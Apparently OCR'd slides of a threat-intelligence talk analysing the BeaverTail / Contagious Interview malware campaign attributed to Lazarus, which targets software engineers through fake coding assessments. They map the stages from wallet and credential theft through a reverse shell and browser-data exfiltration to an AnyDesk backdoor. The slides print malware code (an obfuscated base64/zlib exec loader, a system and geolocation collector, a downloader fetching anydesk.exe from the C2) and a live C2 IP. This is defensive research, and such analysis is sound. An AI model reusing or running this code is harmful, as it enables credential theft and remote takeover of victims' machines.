
- Time zone : UTC+09
- BeaverTail
- Similar attack

=> Lazarus


Conclusion


Stage1
原始檔案、
偷錢包+credential
原始GitHub
aliases.js
無python
C2/pdown
Python.exe
有python
Stage2
從C2下載檔案，並解密與執行
client/xyz2
main_xyz2.py
Decode64次
download.py
Stage3
下載第二部分，並開始有資料回傳，
和留下後門
download.py
C2/payload/xyz2
pay.py
pay1.py
傳系統資訊和地理位置
C2/keys
Reverse Shell
C2:5001
pay2.py
傳指定的檔案或資料夾
Attacker
FTP_Server
C2/adc/xyz2
any.py
Anydesk.exe
C2/brow/xyz2
bow.py
回傳瀏覽器的資料
C2/keys
Stage4
遠端桌面執行

Conclusion



Stage1
原始檔案、
偷錢包+credential
原始GitHub
aliases.js
無python
C2/pdown
Python.exe
有python
Stage2
從C2下載檔案，並解密與執行
Stage3
下載第二部分，並開始有資料回傳，
和留下後門
download.py
C2/payload/xyz2
pay.py
C2/brow/xyz2
bow.py
回傳瀏覽器的資料
C2/keys
Stage4
遠端桌面執行
Bitbucket
euron-presale
Source
Commits
Branches
Pull requests
Pipelines
Deployments
Jira issues
Security
Downloads
euronio / euron
euron-presale
main
Files
Filter files
/
Name
Size
Last commit
Message
public
2024-12-19
test assessment
src
2024-12-19
test assessment
.env
209 B
2024-12-19
test assessment
.env.example
155 B
2024-12-19
test assessment
.eslintignore
243 B
2024-12-19
test assessment

Conclusion




```
_ = lambda __ : __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]))
exec((_)(b'=E8/km2A+/3nrzfpuwQbjkwvWFyxA05+6Dh58tyEI8rstXzAhB8EfLa/
jGB8osqGjxBtoFYfwHEoKAkQwAgBAUyGXrgZdx2vRVFqQkqdZmJgtPPWkbibHOD1a6lGdo/3EpJkczm/RYageeTKoT
+6kMh1LM5FmE6kFnP9VLZ2+15pBtsQa/Q1wqFv21wUARImKXoEEHgfx6tkzE7DTUR083FUW+8HbriWY5HzDCaIrOgC
hiHyfRy5r4u0UaJRk40QcXHuWqFsOh05xdxg4HwlkCaaVR39kEC2+VRX8/0Kiz9HS
+a3pcFtpkNBZ5dXkivyPjq97466mJqtv1AWkdWfT5yRh59WPbhNghqvMLrr0Bj2aQrygcdgliaEpuLFtkVRN8bMHTH
++8HXzbaaRDH72S9dx4GkH42m/XqTIV9yRNaHGiZrOCPuDRm8+XseHIRdcuMsSgwm5arHqv3lrfYeIkvdRVrW+qBG6
+LVAtFu6G3hQvbVbaow7T+WNbyqBS0oDxuAi9El3dI5mafUkzA/EFO0Qijm8nhEjPn/K5P47+YM3cVcPQIFQYptUyN
DoHLAUGxKpHEjmaxLAh3rP02jR5M/9uIkxAJ//0V8Bb9KSjj0tgj
+s7uXPcDxCjDt0581SYCRjnbFW8vc4LpJGSZ6qBv5FugeGta5Ayx68FAE6T75uPKxg1Vi2GpCdmf83eL3z3Zotz7GB
TW0P/8QbT3eGibd/Wk7I7TimUuMZHedhZJl7wuB4gYioj0k2FPaBt5vrzdrYQpqRVn5y3EBJkmqlzom5I3EVz9LWil
PISUGBrqIpfKWQo1RZhCSuOD2hZSxgOFKG37s6sW878aX2PC1C46jQyqkJd/oXyteL37+qtNoe9NvNBHhOP7qybvu1
yTUFpR5WAnPyrzQN+iRkiEkwdLQgXsdoHrhDl1nbOfuAobXFoWYxzBqTD4fwFu4pGz6IeGTZj4nQCuvP+Ow0p1tgvD
```

Conclusion





```python
class Information(object):
    def __init__(A):
        A.net_info=Geo().info() # 得到所在的地理位置(經緯度、城市...)、內網ip
        A.sys_info=System().info()# 得到主機資訊
    def parse(K,data):
        J = 'regionName'    # 區域名稱
        I = 'country'       # 國家
        H = 'query'         # 查詢的 IP 地址
        G = 'city'          # 城市
        F = 'isp'           # 互聯網服務提供商（ISP）
        E = 'zip'           # 郵政編碼
        D = 'lon'           # 經度
        C = 'lat'           # 緯度
        B = 'timezone'      # 時區
        _A = 'internalIp'   # 內部 IP 地址
        A=data
        A={C:A[C]if C in A else'',D:A[D]if D in A else'',E:A[E]if E in A else'',F:A[F]if F
else'',I:A[I]if I in A else'',B:A[B]if B in A else'',J:A[J]if J in A else'',_A:A[_A]if _A
        if'/'in A[B]:A[B]=A[B].replace('/',' ')
        if'_'in A[B]:A[B]=A[B].replace('_',' ')
        return A
    def get_info(A):
        B=A.net_info
        return{'sys_info':A.sys_info,'net_info':A.parse(B if B else[])}# 主機資訊和地理位置
```

Conclusion

```python
def get_anydesk_path():
    try:
        if os.path.exists(any_path):return any_path
        import requests
        myfile = requests.get(host2+"/any", allow_redirects=True)
        if not os.path.exists(home + '/anydesk.exe'):
            with open(home + '/anydesk.exe', 'wb') as f:f.write(myfile.content)
        return home + '/anydesk.exe'

    except Exception as e:
        # print(e)
        return ""
```



Conclusion

- Malware family:
  - BeaverTail / Contagious Interview
- C2 infrastructure:
  - 95.217.124.253
- Target:
  - Software Engineer
- Adversary :
  - Lazarus

Thank you